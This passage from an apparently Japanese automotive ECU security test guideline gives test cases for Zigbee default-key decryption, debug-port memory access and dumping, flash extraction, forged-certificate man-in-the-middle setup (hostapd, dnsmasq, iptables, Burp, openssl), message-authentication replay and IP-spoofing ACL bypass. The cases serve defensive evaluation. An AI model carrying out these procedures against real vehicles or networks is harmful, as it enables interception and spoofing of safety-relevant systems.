通信を確認する。暗号化通信が有効である場合、通信内容は確認できないが、デフォルトパスワードを利用している場合、平文で確認することができる。 WireShark の「Preference」から「Zigbee」を参照し、 「Pre-configured Key」項目に Zigbee Home Alliance のデフォルトパスワードである 5A6967426565416C6C69616E63653039（ZigBeeAlliance09）をセットする。

<table>
<tr><td colspan="2"></td><td colspan="2"> 

4.　暗号化通信の解読
WireShark の通信内容が復号されたことを確認する。</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">デフォルトパスワードで暗号化通信を解読できないこと</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">IEEE 802.15.4</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">接続認証方式</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-310:Cryptographic Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-261:Weak Encoding for Password</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">－</td></tr>
<tr><td rowspan="5">AP 値</td><td></td><td>7</td><td>AP 値は「7」となる。</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施に係る時間は１日以内を想定し、値は「0」。</td></tr>
<tr><td>専門知識</td><td>6</td><td>セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。</td></tr>
<tr><td>評価対象に対する知識</td><td>0</td><td>このテストを実施するためには、製品マニュアル等に記載の Zigbee 仕様を把握する必要があり、評価対象に対する知識は、「公開情報」となり、値は「0」となる。</td></tr>
<tr><td>機会</td><td>1</td><td>IEEE 802.15.4 の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」。</td></tr>
</table>

	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://github.com/andrebdo/wireshark-cc2531	

4.2.4. Debug に関するテストケース

4.2.4.1. DBG-001:デバッグポートを通じた保護資産（RAM 領域）へのアクセス確認

ID	DBG-001
テストケース名称	デバッグポートを通じた保護資産（RAM 領域）へのアクセス確認
目的	デバッグポートを使用して保護された資産（RAM 領域）へのアクセスができないか確認する。
前提条件	-評価対象 ECU がデバッグポートを有していること。
入力情報	• デバッガソフトウェアのマニュアル • MCU/SoC の仕様書 • マイコンのデバッグセキュリティ設定の仕様書 • ECU ファームウェア
環境	評価対象 ECU のデバッグポートにテスト用 PC を接続し、デバッグできる環境。
装置	• 評価対象 ECU のデバッグが可能なテスト用 PC • 評価対象 ECU のプロセッサをサポートしたデバッガプローブデバイス • 評価対象 ECU のデバッグが可能なデバッガソフトウェア • 評価対象 ECU のデバッグポートに接続するインタフェース
手順	1. 準備 デバッグポートタイプについては、デバッガソフトウェアのマニュアルを参照する。 ECU の電源を入れる前に、配線等が正しく接続されていることを確認する。 ※正しい接続等の詳細については、MCU/SoC の仕様書を参照する。 デバッガソフトウェアのマニュアルやマイコンのデバッグセキュリティ設定の仕様書に従い、デバッグインタフェースを設定する。 2. 接続 ECU の電源を入れ、テスト用 PC にインストールしたデバッガソフトウェアを使用して評価対象 ECU への接続を行う。 評価対象 ECU に接続後、デバッガソフトウェアでファームウェアの実行を停止する。

		3. RAM 領域の書き換えによる保護資産へのアクセス可否確認 ファームウェアの実行停止後、デバッガソフトウェアを使用して RAM の内容を変更する。評価対象 ECU を再起動し、変更内容が反映されたままの場合は、保護資産（RAM 領域）へのアクセスができたと判断する。	
判定基準		保護資産（RAM 領域）へのアクセスが行えないこと。	
ECU の攻撃に悪用されうる通信 IF		Debug	
セキュリティ機能		改ざん検知	
CWE Category		CWE-1196:Security Flow Issues	
CWE		CWE-1274:Insufficient Protections on the Volatile Memory Containing Boot Code	
CAPEC		CAPEC-180:Exploiting Incorrectly Configured Access Control Security Levels	
AP 値		17	AP 値は「17」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門知識が必要となるため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	7	MCU/SoC の仕様、マイコンのデバッグセキュリティ設定情報等は OEM やサプライヤ独自の機密情報であるため、評価対象に対する知識は、「機密情報」となり、値は「7」となる。
	機会	4	物理的にデバッグポートに接続が必要なため、機会は「中」となり、値は「4」となる。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		—	

4.2.4.2. DBG-002:プログラム復号直後のメモリダンプを用いた復号データの取得

ID	DBG-002
テストケース名称	プログラム復号直後のメモリダンプを用いた復号データの取得
目的	リプロデータはプログラム暗号機能により暗号化され、プログラム復号機能により復号されるが、復号中のメモリ上のデータをダンプすることにより、平文のリプロデータを入手できるかテストする。
前提条件	評価対象 ECU においてリプロ機能を有しており、リプロにおいてプログラム復号対策が施されていること。

入力情報	• デバッガソフトウェアのマニュアル • MCU/SoC の仕様書 • マイコンのデバッグセキュリティ設定の仕様書 • ECU ファームウェア • リプロプログラム プログラム暗号機能で暗号化されたリプロプログラムを示す • 平文のリプロプログラム
環境	評価対象 ECU のデバッグポートにテスト用 PC を接続し、デバッグできる環境。
装置	• 静的コード解析用 PC • 静的コード解析用ソフト（Ghidra,IDA Pro など） • 評価対象 ECU のデバッグが可能なテスト用 PC • 評価対象 ECU のプロセッサをサポートしたデバッガプローブデバイス • 評価対象 ECU のデバッグが可能なデバッガソフトウェア • 評価対象 ECU のデバッグポートに接続するインタフェース
手順	1. 準備 対象 ECU のファームウェアまたはソースコードを解析用 PC にコピーする。 2. 静的コード解析 静的コード解析用ソフトを用いて、対象 ECU のファームウェアのリバースエンジニアリングを行い、リプロプログラムの復号直後のアドレスを確認する。 以下は Cortex-M3 上で実行されるプログラム内の decryptReproData 関数でリプロプログラムを復号化していると仮定した場合、decryptReproData 関数実行直後の「080007cc」か、decryptReproData 関数内部のリターン直前のアドレスを確認する。 `080007b8: push {r7, lr}` `080007ba: sub sp, #8` `080007bc: add r7, sp, #0` `080007be: str r0, [r7, #4]` `080007c0: mov.w r0, #1000 ; 0x3e8` `080007c4: bl 0x8002356 <osDelay>` `080007c8: bl 0x8000788 <decryptReproData>` `080007cc: b.n 0x80007c0 <StartDefaultTask2+8>` `080007ce: movs r0, r0` 以下は decryptReproData 関数で「bx lr」は「return」を表す。（復号イメージであり、実際に復号処理はしていない）。

```
          decryptReproData:
08000788:   push    {r7}
0800078a:   sub     sp, #20
0800078c:   add     r7, sp, #0
0800078e:   movs    r3, #100        ; 0x64
08000790:   str     r3, [r7, #12]
08000792:   movs    r3, #200        ; 0xc8
08000794:   str     r3, [r7, #8]
08000796:   mov.w   r3, #300        ; 0x12c
0800079a:   str     r3, [r7, #4]
0800079c:   nop
0800079e:   adds    r7, #20
080007a0:   mov     sp, r7
080007a2:   ldr.w   r7, [sp], #4
080007a6:   bx      lr
```

3. デバッガの接続

デバッガを対象 ECU に接続する。

デバッグポートタイプについては、デバッガソフトウェアのマニュアルを参照する。ECU の電源を入れる前に、配線等が正しく接続されていることを確認する。

ECU の電源を入れ、テスト用 PC にインストールしたデバッガソフトウェアを使用して評価対象 ECU への接続を行う。

※正しい接続等の詳細については、MCU/SoC の仕様書を参照する。

4. ブレークポイントの設定

「2.静的コード解析」で調査したリプロデータの復号直後でブレークポイントを取得する。以下は Segger J-Link を用いた場合のメモリダンプコマンドである。静的コード解析で調査したメモリアドレスを指定する。MCU のフラッシュメモリ領域から SRAM にプログラムがロードされる場合は、SRAM 側のアドレスをセットする。

*<BP_ADDRESS>*ブレークポイントアドレス。

```
J-Link>setBP <BP_ADDRESS>
```

5. リプロ実施とメモリダンプ取得

デバッガを接続したままの状態でリプロを実施する。ブレークポイントに達した際、プログラムが止まるため、このタイミングでメモリダンプする。以下は Segger J-Link を用いた場合のメモリダンプコマンドである。復号された平文のリプロプログラムを取得するため、SRAM のスタック領域をダンプする。MPU,SoC に応じたアドレスマップに応じたダンプ開始アドレスを指定し、メモリ上のデータを取得する。

		*<OFFSET>*ダンプ開始アドレス。 *<BYTE>*ダンプバイト数。 `J-Link>mem32 <OFFSET> <BYTE>` 6. プログラムのチェック メモリダンプの中に平文のリプロプログラムが含まれていないか、WinMerge 等のバイナリ差分確認ツールを用いて照合する。 WinMerge を利用すると、平文のリプロプログラムが含まれているメモリダンプの場所を確認することができる。	
判定基準		メモリダンプに平文のリプロプログラムが含まれていないこと。	
ECU の攻撃に悪用されうる通信 IF		Debug	
セキュリティ機能		プログラム復号	
CWE Category		CWE-1196:Security Flow Issues	
CWE		CWE-1274:Insufficient Protections on the Volatile Memory Containing Boot Code	
CAPEC		—	
AP 値		18	AP 値は「18」となる。
	所要時間	1	テスト実施に係る時間はデバッグ時間と静的コード解析時間の合計となる。デバッグ時間は 1 日以内を想定。静的コード解析を含むと、合計で 1 週間未満かかるテストであると見込み、値は「１」。
	専門知識	6	セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	7	このテストを実施するためには、意図的に特定の ECU をリプロする方法を把握しておく必要があることおよび、復号前のリプロプログラムを入手しておく必要があるため、評価対象に対する知識は、「機密情報」となり、値は「7」となる。
	機会	4	Debug は、車両への物理的アクセスが必要なことから機会は「中」となり、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://winmerge.org/?lang=ja	

4.2.5. Flash に関するテストケース

4.2.5.1. FL-001:外部ストレージに格納された機密情報へのアクセス可否の確認

ID	FL-001
テストケース名称	外部ストレージに格納された機密情報へのアクセス可否の確認
目的	ECU に付随するストレージデバイスをダンプし、その内容を分析して、機密情報へのアクセスが可能かを確認する。
前提条件	ECU が情報の保存先として Flash を搭載していること。
入力情報	暗号化されていない ECU ファームウェア
環境	ECU に取り付けられた外部デバイスを取り外せる環境
装置	• はんだごて/加熱装置（プリント回路基板からストレージを外すため） • ストレージデバイスの読み取り機器（ECU で使用されているストレージ技術に対応した EMMC リーダーやソケット、アダプタ） • Kali Linux テスト用 PC • データダンプのためのソフトウェア（例：dd）
手順	1. 準備 ストレージデバイスの読み取り機器をテスト用 PC に接続し、利用できるように設定する。 2. 接続 ECU からストレージデバイスを取り外し、読み取り機器に接続する。 3. ストレージの読み取り テスト用 PC から読み取り機器を経由してストレージのデータをダンプし保存する。 *<DEVFILE>* 読み取り機器で接続されたストレージのデバイスファイル。 *<DUMP IMAGE>* ストレージからダンプしたデータファイル。 `$ sudo dd if=/dev/<DEVFILE> of=<DUMP IMAGE> bs=16M` 4. 読み取り内容の確認 ダンプしたファイルに対して以下を確認する。 (1) 暗号化されていないファームウェアと比較してデータが暗号化されていない箇所がないことを確認する。(例えば、暗号化されていないファームウェアに含まれるプロセッサの命令コードに一致するデータがダンプファイルに含まれていないかを検索する、等により確認が可能) (2) ダンプしたデータに鍵情報等の重要な情報が含まれていないことを確認する。 (3) 次のコマンドを実行してダンプされたデータに機密データを示す文字列が含まれていないか確認する。 `$ strings <DUMP_IMAGE>`

	コマンドの結果、ファームウェアに含まれる文字列が抽出できる。 (4) 次のコマンドを実行してイメージにファイルシステムが含まれているかどうかを確認する。 `$ fdisk -l <DUMP_IMAGE>` コマンドの結果、識別可能なパーティションが含まれている場合はパーティションのリストが表示される。パーティションのリストが表示された場合は、mount コマンド等によりパーティションをマウントし、パーティション内のファイルにアクセスすることが可能。		
判定基準	外部ストレージ内の機密情報にアクセスできないこと		
ECU の攻撃に悪用されうる通信 IF	Flash		
セキュリティ機能	プログラム復号		
CWE Category	CWE-255:Credentials Management Errors CWE-320: Key Management Errors		
CWE	CWE-321: Use of Hard-coded Cryptographic Key CWE-798:Use of Hard-coded Credentials		
CAPEC	—		
AP 値		10	AP 値は「10」。
	所要時間	0	テスト実施のためにストレージの取り外しやストレージのダンプを実施する必要があるが、1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	EMMC 等 NAND メモリの仕様等はインターネット上に公開されているため、評価対象に対する知識は、「公開情報」となり、値は「0」。
	機会	4	Flash の場合、車両への物理的アクセスが必要なことから機会は「中」となり、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報	—		

4.2.6. IF 共通のテストケース

4.2.6.1. APP-001:偽証明書を利用した中間者攻撃

ID	APP-001

テストケース名称	偽証明書を利用した中間者攻撃
目的	証明書検証不備の脆弱性を利用し、偽証明書を利用した中間者攻撃が可能か検証する。
前提条件	評価対象 ECU が IP 通信でき、センターと TLS 通信を行う機能を有すること。
入力情報	*<SERVER_IP>*偽証明書の作成元となる正規の HTTPS サーバ（センターサーバ）の FQDN。 *<SERVER_PORT>*偽証明書の作成元となる正規の HTTPS サーバ(センターサーバ）のポート番号。 *<INT_ECU>*中継マシンの ECU 側に接続するインタフェース名。 *<INT_ECU_IP>*中継マシンの ECU 側に接続するインタフェースに割り当てられた IP アドレス。 *<INT_SERVER_IP>*中継マシンのセンター側に接続するインタフェース名。 *<INT_SERVER_IP>*中継マシンのセンター側に接続するインタフェースに割り当てられた IP アドレス。
環境	評価対象 ECU がセンターサーバを認証できるネットワーク環境。 また､装置に記載する中継マシンが評価対象 ECU とセンター間で通信を仲介できる必要がある。
装置	・中継マシン Kali Linux をインストールしたテスト用 PC 通信を中継するため以下の二つのネットワークインタフェースが必要 ① ECU と IP 接続するためのインタフェース（Wi-Fi、Bluetooth、USB 等評価対象 ECU と通信が可能なインタフェース） • 4.3 の各インタフェースの「必要な機器」を参照し、評価対象 ECU と IP 通信を行うためのインタフェースに係る機器を準備する。 ② センターサーバと通信するインタフェース（IP 通信ができればインタフェースの種別は問わない）
手順	1. 準備 (1) 事前準備 4.3 の各インタフェースの「事前準備」を参照して準備を行う。 事前準備が完了したら、テスト用 PC をインタフェースを介して接続する。なお、評価対象 ECU が Wi-Fi クライアントとして Wi-Fi 接続する場合は、後述の通り本テストケースではテスト用 PC が Wi-Fi アクセスポイント(hostapd)として機能するため、ECU やテスト用 PC を Wi-Fi アクセスポイントに接続する必要はない。 (2) 必要ツールのインスト―ル 中継マシンであらかじめ必要となるツール（dnsmasq（DNS/DHCP サーバ)、

hostapd（オーセンティケータ）<<中継マシンを ECU の Wi-Fi アクセスポイントとしてセンターへの通信経路に配置する場合のみ>>、burpsuite（透過 Proxy））をインストールする。

```
$ apt-get install dnsmasq hostapd burpsuite
```

(3) 正規サーバの情報収集

中継マシンで次の openssl コマンドを実行し、Subject の値（CN や O、OU）を証明書情報として取得する。

```
$ openssl s_client -connect <SERVER_IP>:<PORT>
```

(4) 偽 DNS、DHCP サーバの準備と起動(dnsmasq)

dnsmasq の設定ファイルである/etc/dnsmasq.conf を開き以下のように編集する。

```
$ vi /etc/dnsmasq.conf
```

*<DHCP_LEASE_START_IP>*DHCP リース開始 IP アドレス。

*<DHCP_LEASE_END_IP>*DHCP リース終了 IP アドレス。

*<DHCP_LEASE_TIME>*リース時間。

```
log-facility=/var/log/dnsmasq.log
log-queries
interface=<INT_ECU>
dhcp-range=<DHCP_LEASE_START_IP>,<DHCP_LEASE_START_
IP>,<DHCP_LEASE_TIME>h
dhcp-option=3,<INT_ECU_IP>
dhcp-option=6,<INT_ECU_IP>
```

dnsmasq サービスを開始する。

```
$ service dnsmasq start
```

(5) パケットの転送(iptables)

ECU からセンターへ透過 Proxy(burpsuite)を経由してパケットが転送される設定を行う。

*<PROXY_PORT>*透過 Proxy が利用するポート番号。

```
$ iptables -t nat -A POSTROUTING -o <INT_SERVER> -j
MASQUERADE
$ iptables -t nat -A PREROUTING -p tcp
--destination-port <SERVER_PORT> -j REDIRECT
--to-port <PROXY_PORT>
$ iptables -A FORWARD -i <INT_ECU> -o <INT_SERVER> -j
ACCEPT
$ echo '1' > /proc/sys/net/ipv4/ip_forward
```

(6) 偽アクセスポイントの準備と起動(hostapd)<<中継マシンを ECU の Wi-Fi アクセスポイントとしてセンターへの通信経路に配置する場合のみ>>

/etc/init.d/hostapd ファイルを開き以下のように編集する。

```
DAEMON_CONF=/etc/hostapd/hostapd.conf
```

また、/etc/hostapd/hostapd を開き以下のように編集する。

<SSID>=SSID 名。

<CHANNEL>=チャネル番号。

<WPA>=利用する WPA 暗号化方式。(WPA=1, WPA2=2)

<WPA_PASSPHRASE>=WPA/WPA2 のパスワード。

```
interface=<INT_ECU>
driver=nl80211
ssid=<SSID>
channel=<CHANNEL>
wpa=<WPA>
wpa_key_mgmt=WPA-PSK
wpa_passphrase=<WPA_PASSPHRASE>
rsn_pairwise=CCMP
```

偽アクセスポイントを起動する。

```
$ sudo systemctl unmask hostapd.service
$ sudo service hostapd start
```

(7) 透過 Proxy サーバの準備と起動(burpsuite)

インストールした burpsuite を起動し、以下を設定する。(GUI 画面上に"Burp Suite"のアイコンが作成されていると想定されるため、ダブルクリックを実施)

- 「Edit proxy listener」画面の「Binding」タブにおいて、Bind to address から「Specific address」を選択し*<INT_ECU_IP>*を選択する
- 「Request handling」タブを開き、「Support invisible proxying(enable only if needed)」にチェックを入れて、Burp Suite を透過型プロキシサーバーとして動作させる。

(1)～(7)の設定により、ECU からセンター間の HTTPS 通信は透過 Proxy" burpsuite"を経由して行われる。

2. 中継マシンへの偽証明書の導入

(1) 偽証明書用の秘密鍵を作成

```
$ openssl genrsa 1024 > server.key
```

(2) 偽証明書用の証明書署名要求ファイルを作成

入力情報で取得した証明書の情報(CN、OU 等)を入力し、証明書署名要求ファイル(server.csr)を作成する。

```
$ openssl req -new -key server.key > server.csr
```

(3) 証明書署名要求ファイルに対する自己署名実施

偽の証明書署名要求ファイル(server.csr)と秘密鍵(server.key)をインプットとし、偽の証明書署名要求ファイルに自己署名を実施し、偽証明書ファイル(server.crt)を入手する。

```
$ openssl x509 -req -signkey server.key < server.csr
```

			`> server.crt` (4) 偽証明書と秘密鍵を用いて PKCS#12 ファイルを生成 偽証明書ファイル(server.crt)とサーバの秘密鍵(server.key)を読み込み、PKCS#12 ファイル(server.pfx)を生成する。 `$ openssl pkcs12 -export -inkey server.key -in server.crt -out server.pfx` (5) Burp Suite にセット 生成された PKCS#12 ファイル(server.pfx)を、Proxy⇒Options タブを開き既存の Lisnter に対して設定するか、「Import / export CA certificate」ボタンから取り込む。 3. 接続確認 診断ツールを ECU に接続しツール認証を行う。続いて ECU はセンター接続機器認証を行うためセンターへ接続を開始する。ここで、透過 Proxy から偽証明書を受け取るため、センター接続機器認証が失敗することを確認する。
判定基準			中継マシン経由でセンターの認証が失敗すること。
ECU の攻撃に悪用されうる通信 IF			センター接続機器認証機能を利用する全インタフェース
セキュリティ機能			センター接続機器認証
CWE Category			CWE-310: Cryptographic Issues CWE-1211: Authentication Errors
CWE			CWE-295: Improper Certificate Validation CWE-335: Incorrect Usage of Seeds in Pseudo-Random Number Generator (PRNG) CWE-347: Improper Verification of Cryptographic Signature
CAPEC			CAPEC-459: Creating a Rogue Certification Authority Certificate CAPEC-475: Signature Spoofing by Improper Validation
AP 値		6～10	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「6」 • 機会が「容易」のインタフェースの場合、AP 値は「7」 • 機会が「中」のインタフェースの場合、AP 値は「10」
	所要時間	0	ツールやコマンドはインターネット上に公開されていて、攻撃手法の開発時間は必要ないため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	セキュリティ専門コマンドを利用するため、専門知識は「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	各インタフェースの仕様や SSL/TLS の仕様等はインターネット上に公開されているため、評価対象に対する知識は、「公開情報」となり、

			値は「0」となる。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。 Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://burp-resources-ja.webappsec.jp/Documentation/burp/documentation/desktop/tools/proxy/options/invisible.html	

4.2.6.2. APP-002:失効した X.509 証明書を悪用した攻撃

ID	APP-002
テストケース名称	失効した X.509 証明書を悪用した攻撃
目的	評価対象 ECU が他の ECU もしくはバックエンドサーバと X.509 証明書を利用した通信を行う場合、失効した証明書を悪用した攻撃が可能かを検証する。
前提条件	評価対象 ECU が他の ECU もしくはバックエンドサーバと X.509 証明書を利用した通信を行う機能を有すること。 また、評価対象 ECU が失効した証明書の検証を行うことができる機能（CRL もしくは OCSP）を有すること。
入力情報	—
環境	評価対象 ECU と他の ECU もしくはバックエンドサーバが X.509 証明書を利用した暗号化通信ができる環境。
装置	—
手順	1. 準備 評価対象 ECU と通信する他の ECU もしくはバックエンドサーバにおいて X.509 証明書を利用した通信ができる環境を準備する。 その後、通信する他の ECU もしくはバックエンドサーバの証明書を CRL に登録し、失効状態に変更する。 2. 攻撃 評価対象 ECU と他の ECU もしくはバックエンドサーバとの通信を開始する。 その結果、通信の確立ができず、その後の機能が利用できないことを確認する。
判定基準	失効した X.509 証明書を利用した暗号化通信が確立しないこと

ECU の攻撃に悪用されうる通信 IF		センター接続機器認証機能を利用する全てのインタフェース	
セキュリティ機能		センター接続機器認証	
CWE Category		CWE-1211: Authentication Errors	
CWE		CWE-295: Improper Certificate Validation	
CAPEC		—	
AP 値		3～7	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「3」 • 機会が「容易」のインタフェースの場合、AP 値は「4」 • 機会が「中」のインタフェースの場合、AP 値は「7」
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	3	このテストを実施するためには、X.509 に関する基本的な知識を有する必要があるため、「熟練者」となり、値は「3」。
	評価対象に対する知識	0	X.509 証明書に関する情報は公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって AP 値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、装置は「標準」となり、値は「0」となる。
参考情報		—	

4.2.6.3. APP-003:カウンタ値の初期値の法則性を利用した任意のタイミングにおけるなりすまし攻撃

ID	APP-003
テストケース名称	カウンタ値の初期値の法則性を利用した任意のタイミングにおけるなりすまし攻撃
目的	メッセージ認証のリプレイ攻撃防止策として導入されているフレッシュネス値が ECU リセットにより初期化される場合、ECU リセット直後であれば正規 ECU になりすますことができるかテストする。

前提条件		送信側 ECU と受信側 ECU の通信にメッセージ認証を実装している環境	
入力情報		ECU をリセットする手段	
環境		送信側 ECU と受信側 ECU のネットワーク上のパケットを送受信可能な環境	
装置		送信側 ECU と受信側 ECU のネットワーク上のパケットを送受信可能な機材	
手順		1. メッセージ認証パケットのキャプチャ 送信側 ECU をリセットし、送信側 ECU から最初に送信される同一のメッセージ認証パケットをキャプチャする。複数回実施しても同じメッセージ認証パケットが得られることを確認する。 同じメッセージ認証が得られる場合のシードの例として、最も単純なもので 0 にリセットされる他、時刻や、プロセス ID をシードとして利用しているものがある。これらのエントロピーは総じて低く、容易に予測可能である。 ➢ 0 にリセットされる ➢ 時刻に依存する ➢ プロセス ID に依存する ➢ VIN、CANID など固有 ID に依存する 2. なりすまし攻撃の実施 送信側 ECU を停止し、予め「1.メッセージ認証パケットのキャプチャ」で取得したメッセージ認証パケットを受信側 ECU が接続されたネットワーク上に送信する。	
判定基準		なりすましメッセージ認証の送信後、受信側 ECU が誤動作等、仕様外の動作をしないこと。	
ECU の攻撃に悪用されうる通信 IF		メッセージ認証機能を使用する全インタフェース	
セキュリティ機能		メッセージ認証	
CWE Category		CWE-310: Cryptographic Issues	
CWE		CWE-334: Small Space of Random Values	
CAPEC		—	
AP 値		10～14	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「10」 • 機会が「容易」のインタフェースの場合、AP 値は「11」 • 機会が「中」のインタフェースの場合、AP 値は「14」
	所要時間	1	テスト実施に係る時間はメッセージ認証のキャプチャ時間と静的コード解析時間の合計となる。キャプチャ時間は 1 日かからないが、コード解析を含むと 1 週間未満かかると見込み、値は「1」。

	専門知識	6	セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	3	このテストを実施するためには、意図的に同じタイプのメッセージ認証を連続して出力させる方法を把握しておく必要があるため、「制限された情報」となり、値は「3」。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、装置は「標準」となり、値は「0」。
参考情報		—	

4.2.6.4. APP-004:低エントロピーのフレッシュネス値に対するメッセージ認証の全キャプチャによるなりすまし攻撃

ID	APP-004
テストケース名称	低エントロピーのフレッシュネス値に対するメッセージ認証の全キャプチャによるなりすまし攻撃
目的	メッセージ認証のリプレイ攻撃防止策として導入されているフレッシュネス値のエントロピーが低い場合、全てのメッセージ認証をキャプチャし、次に送信されるメッセージ認証を正規 ECU より先に送信することで、なりすますことができるかテストする。
前提条件	エンティティ間の通信にメッセージ認証を実装している環境
入力情報	• フレッシュネス値のエントロピー エントロピーが低いフレッシュネス値を特定する。エントロピーの bit 数が十分であるかどうかは、メッセージ認証の仕様等を参照する必要がある。 フレッシュネス値の算出例は以下の通り。 メッセージ認証：1 回/分 MAC 鍵交換頻度を 1 回/日 と仮定すると、メッセージ認証を循環せずに利用するには 1,440 パターン以上必要となる。 log2(1,440) = 10.49 となり、エントロピーは最低限 11bit 必要となる。

			• 意図的に同じメッセージ認証を複数回送付する方法 メッセージ認証を発行する開発環境上のコマンド、あるいは物理的ボタンを用いて意図的に同じメッセージ認証を複数回送付する方法を把握しておく必要がある。例えば H/U や HVAC パネルの特定のボタンを押すと同じメッセージ認証が送信される等。
環境			送信側 ECU と受信側 ECU のネットワーク上のパケットを送受信可能な環境
装置			送信側 ECU と受信側 ECU のネットワーク上のパケットを送受信可能な機材
手順			1. メッセージ認証パケットのキャプチャ 入力情報に記載の「意図的に同じメッセージ認証を複数回送付する方法」を用いて送信側 ECU が送信するメッセージ認証を複数回送信し、それをキャプチャする。キャプチャ回数は、エントロピーの bit 数分取得する。例として、エントロピーが 11bit の場合、2048 回取得する。 2. なりすまし攻撃の実施 送信側 ECU が送信するメッセージ認証パケットをモニタリングする。予め「1. メッセージ認証パケットのキャプチャ」でキャプチャした手持ちのパケットから次のパケットを選び、ネットワーク上に送信する。 例として、モニタリングで取得したパケットが 1000 番目であれば、手持ちの 1001 番目のパケットを選び、CANBUS 等のネットワーク上に送信する。
判定基準			なりすましメッセージ認証の送信後、受信側 ECU が誤動作等、仕様外の動作をしないこと。
ECU の攻撃に悪用されうる通信 IF			メッセージ認証を使用する全インタフェース
セキュリティ機能			メッセージ認証
CWE Category			CWE-310:Cryptographic Issues
CWE			CWE-331:Insufficient Entoropy
CAPEC			CAPEC-59:Session Credential Falsification through Prediction
AP 値		10～14	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「10」 • 機会が「容易」のインタフェースの場合、AP 値は「11」 • 機会が「中」のインタフェースの場合、AP 値は「14」
	所用時間	1	テスト実施に係る時間はメッセージ認証パケットのキャプチャ時間と静的コード解析時間の合計となる。キャプチャ時間はフレッシュネス値のエントロピーと時間当たりのパケット数に依存するが「Specification of Secure Onboard Communication – Autosar」に

			記載のフレッシュネス値は 8bit で、1 回/秒でキャプチャしたとしても 1 日で完了する。コード解析を含むと、合計で 1 週間未満かかるテストであると見込み、値は「1」。
	専門知識	6	セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	3	このテストを実施するためには、意図的に同じタイプのメッセージ認証を連続して出力させる方法を把握しておく必要があるため、「制限された情報」となり、値は「3」。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の AP 値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、装置は「標準」となり、値は「0」。
参考情報		https://www.autosar.org/fileadmin/user_upload/standards/classic/4-3/AUTOSAR_SWS_SecureOnboardCommunication.pdf	

4.2.6.5. APP-005:IP アドレスなりすましによる ACL のバイパス

ID	APP-005
テストケース名称	IP アドレスなりすましによる ACL のバイパス
目的	IP アドレスをなりすますことで、ネットワークを保護するファイアウォールの ACL のバイパスが行えないか確認する。
前提条件	評価対象 ECU が IP 通信をサポートしている必要がある。また、ファイアウォール機能が存在しており、ACL を利用してネットワーク間の通信を制限している必要がある。
入力情報	*<SOURCE_IP>*:ACL によってパケットの通過を許可されている送信元 IP アドレス。 *<DESTINATION_IP>*:評価対象 ECU の IP アドレス。
環境	テスト用 PC が評価対象 ECU とネットワーク接続されている必要がある。
